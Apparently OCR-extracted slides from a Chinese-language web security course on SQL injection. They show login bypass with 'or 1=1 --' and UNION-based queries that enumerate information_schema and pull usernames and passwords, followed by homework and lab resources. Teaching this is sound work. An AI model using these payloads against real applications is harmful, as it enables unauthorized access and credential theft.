username = 'admin' AND password = 'p@55w0rd'
```


```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```




```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```


SELECT * FROM admin WHERE username =
'admin' or 1=1 -- ' AND password = 'x'
閉合單引號
TRUE
註解

```
 SELECT * FROM admin WHERE username =
'admin' or 1=1 -- ' AND password = 'x'
```

```
SELECT * FROM admin WHERE
'admin'
```

HACKED

Lab: Let me in!

Besides `'or 1=1--`

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Data Exfiltration

- Union Based
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Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 8787;
```

<column 1>	<column 2>
'meow'	48763

Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 48763 UNION SELECT 'cat', 222;
```

<column 1>	<column 2>
'meow'	48763
'cat'	222

id	title	content
1	Hello	Hello World!
2	Cat	Meow Meow

```
SELECT title, content from News where id=1
```

id	title	content
1	Hello	Hello World!
2	Cat	Meow Meow

```
SELECT title, content from News where id=2
```

id	title	content
1	Hello	Hello World!
2	Cat	Meow Meow
	1	2

```
SELECT title, content from News where id=2
UNION SELECT 1, 2
```

id	title	content
	1	2

```
SELECT title, content from News where id=-1
UNION SELECT 1, 2
```

id	title	content
	1	root@localhost

```
SELECT title, content from News where id=-1
UNION SELECT 1, user()
```


news.php?id=-1 UNION

Title

root@loca

MySQL Functions

- user() / current_user()
- version()
- database() / schema()
  - current database
- ……



	content
	root@localhost

```
SELECT title, content from News where id=-1
UNION SELECT 1, user()
```

id	title	content
	1	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT 1, password from Users
```

你怎麼通靈出 table name 和 column name 的RRR

information_schema

MySQL 中用來儲存資料庫的 metadata 的表（MySQL ≥ 5.0）

不同 DBMS 有不同的表來達成這件事（例如：SQLite 有 sqlite_master）

- Database Name

```
SELECT schema_name FROM information_schema.schemata
```

- Table Name

```
SELECT table_name FROM information_schema.tables
```

- Column Name

```
SELECT column_name FROM infomation_schema.columns
```

title	content
1	Users

```
SELECT title, content from News where id=-1
UNION
SELECT 1, table_name from information_schema.tables
where table_schema='mycooldb' limit 0,1
```

title	content
1	id

```
SELECT title, content from News where id=-1
                    UNION
SELECT 1, column_name from information_schema.columns
    where table_schema='mycooldb' limit 0,1
```

title	content
1	id,username,password

```
SELECT title, content from News where id=-1
UNION
SELECT 1, group_concat(column_name) from
information_schema.columns
where table_schema='mycooldb'
```

title	content
admin	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT username, password from Users
```

Lab: Board

Homework

- 4 + 1 Homeworks
  - 完成 Lab + 四個作業即可拿滿分數 （1000 分）
  - 想刷 ranking（?）可以解滿五題
- 可能會遇到的後端框架 / 語言
  - PHP
  - Python
  - Golang
  - Node.js
  - ...

Homework

Week 0×01

Easy × 1

Medium × 1

Week 0×02

Medium × 1

Advanced × 1

Week 0×03

Advanced × 1

Homework

Imgura Easy

Profile Medium

Homework

Learning Resources

- Web Security Academy portswigger.net/web-security
- BugBountyHunter www.bugbountyhunter.com
- TryHackMe tryhackme.com
- Labs
  - Juice Shop github.com/juice-shop/juice-shop
  - DVWA dvwa.co.uk

次回予告

- SQL injection: Advanced
- Server-side request forgery (SSRF)
- Insecure deserialization
- Frontend security
  - XSS
  - CSRF
  - CSP